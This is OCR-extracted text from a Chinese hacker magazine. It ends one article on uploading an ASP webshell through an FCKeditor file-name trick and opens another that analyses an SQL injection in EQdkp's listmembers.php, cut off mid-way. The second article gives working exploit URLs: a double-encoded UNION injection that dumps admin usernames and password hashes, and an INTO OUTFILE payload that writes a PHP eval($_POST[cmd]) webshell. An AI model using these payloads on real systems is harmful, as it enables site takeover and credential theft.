



图1 添加新闻

但这个站却不行，可能管理员做了限制。多方发帖、问了群中的好多兄弟，都说没搞过这套系统。没办法了，谁让俺读不懂代码呢？就这样过了好长一段时间，偶尔一次看第2期中"JSP拿下秦皇岛信息港"中的一幅图片引起了我的注意，如图3。


```
<tr>
    <td height="30" valign="middle">文章分类：</td>
    <td>
        <select name="ListChildClass" id="ListChildClass"
onchange="BindSunList();">
    <option value="-1">一级分类</option>
    <option value="345">对外通讯录</option>
</select>
        <select name="ListSunClass" id="ListSunClass">
    <option value="-1">二级分类</option>
</select>
    </td>
</tr>
<tr>
    <td valign="middle">文章内容：</td>
    <td><div><input type="hidden" id="FCKeditor1"
name="FCKeditor1" value="" /><input type="hidden"
id="FCKeditor1___Config" value="" /><iframe id="FCKeditor1___Frame"
src="/Admin/FCKeditor/editor/fckeditor.html?
InstanceName=FCKeditor1&amp;Toolbar=Basic" width="98%"
height="300px" frameborder="no" scrolling="no"></iframe></div></td>
</tr>
<tr>
```
图2 源代码

这不是就是传说中的那个系统吗？根据作者的介绍，当年的NB文章系统就惨死在这个手下，直接点"浏览服务器"，在小马的后面加个空格就可以直接上传asp类型的文件了，如图4。

还愣着干吗？赶快行动，马儿等着你呢！如图5。

最后反思，这么简单的操作我们大家竟然兜了半天的圈子想得那么复杂，如果当初直接尝试一下或许就不用那么麻烦了。最后提醒小菜们：文章是死的，脑袋是活的。一本好书，当你第一次看时或许收获甚少，过段时间再去看时或许又能学到很多知识。学黑不细心咋成呢？在这里感谢《黑客手册》！






图3 上传文件


图4 上传成功


图5 得到webshell

编辑点评：

细心的小作者发现综合两篇文章最终得到一个比较简单好用的击溃FCKeditor的方法，很不错！最后引用作者一句话，"文章是死的，脑袋是活的。一本好书，当你第一次看时或许收获甚少，过段时间再去看时或许又能学到很多知识"，这也正是小编想说的。

EQdkp的一个Xday分析

文 Flyh4T [脚本安全小组]&[SUS]

从本文你可以学到：

1、漏洞的基础分析及注射测试

2、理论分析两个函数的缺陷及利用

EQdkp是一款全球范围内使用都很广泛的一个程序，在wow工会程序中具有统治地位，最新的版本为V1.32。上个月月底的时候就和"黑手"编辑说过，要写它的一个0day，但是文章还没出来就有老外在milw0rm（一个发布exp的站点，网址http://www.milw0rm.com/）发了个exp，于是0day就变成了Xday。

一、漏洞分析

漏洞出在listmembers.php文件中，其中大约60行往下有这样的代码：

```
------------------begin---------------------------
// Build SQL query based on GET options
$sql = 'SELECT m.*, (m.member_earned-m.member_spent+m.member_adjustment) AS member_current,
        member_status, r.rank_name, r.rank_hide, r.rank_prefix, r.rank_suffix,
                c.class_name AS member_class,
                c.class_armor_type AS armor_type,
        c.class_min_level AS min_level,
        c.class_max_level AS max_level
        FROM ' . MEMBERS_TABLE . ' m, ' . MEMBER_RANKS_TABLE . ' r, ' . CLASS_TABLE . ' c
    WHERE c.class_id = m.member_class_id
        AND (m.member_rank_id = r.rank_id)';
if ( !empty($_GET['rank']) )
{
    $sql .= " AND r.rank_name='" . urldecode($_GET
```

```
['rank'])  . "'";
    //rank 完全没有过滤就带到sql语句中，并在后面的语句进行了查询
—————————end—————————
```

这是个典型的编码型二次注射漏洞，虽然使用了单引号把取的变量引起来，但是由于urldecode的功劳，如果我们把‘进行2次编码再提交：%25%27，这样可以突破gpc。在mysql用户有file权限时，我们甚至可以突破gpc使用SELECT INTO OUTFILE直接导出shell，只需要知道路径就可以了。

二、实际测试

现在是半夜了，学校断网，偶只好在自己电脑上做测试。

（1）我们来猜管理员密码

看看表里一共有23个字段，我们提交

http://localhost/eqdkp/listmembers.php?rank=%2527%20and%201=2%20union%20select%201,2,3,4,5,6,7,8,9,10,11,12,13,14,15,username,17,18,19,user_password,21,22,23%20from%20eqdkp_users/*&show=all，如图1。




图1

（2）通过注射导出webshell（前提是你知道路径）

我们就先导出一个php一句话小马吧。由于是在本地测试，所以我知道自己的路径是D:\usr\www\html\eqdkp。

由于注射语句是经过urldecode编码的，所以必须先将我们的最小马使用urlencode编码为%3C%3Feval%28%24_POST%5Bcmd%5D%29%3F%3E才可以进行注射。

提交http://localhost/eqdkp/listmembers.php?rank=%2527%20and%201=2%20union%20select%01,2,3,4,5,6,7,8,9,10,11,12,13,14,15,%2527%3C%3Feval%28%24_POST%5Bcmd%5D%29%3F%3E%2527,17,18,19,20,21,22,23%20from%20mysql.user%20into%20outfile%20%2527D:\usr\www\html\ eqdkp\flyh4t.php%2527/*&show=all，结果如图2。




图2

我们到D:\usr\www\html\eqdkp目录下，发现flyh4t.php果然被创建了，小马也被成功写入该文件，如图3。

很爽吧?下面谈点更有意思的。




图3

三、两点随想

看这个程序的代码时想到了两个地方，大家一起参考下。

（1）、关于intval()的缺陷

viewraid.php文件中有这样的代码

```
                    begin
if ( (isset($_GET[URI_RAID])) && (intval($_GET[URI_RAID] > 0)) )
{
    $sql = 'SELECT raid_id, raid_name, raid_date, raid_note, raid_value,
raid_added_by, raid_updated_by
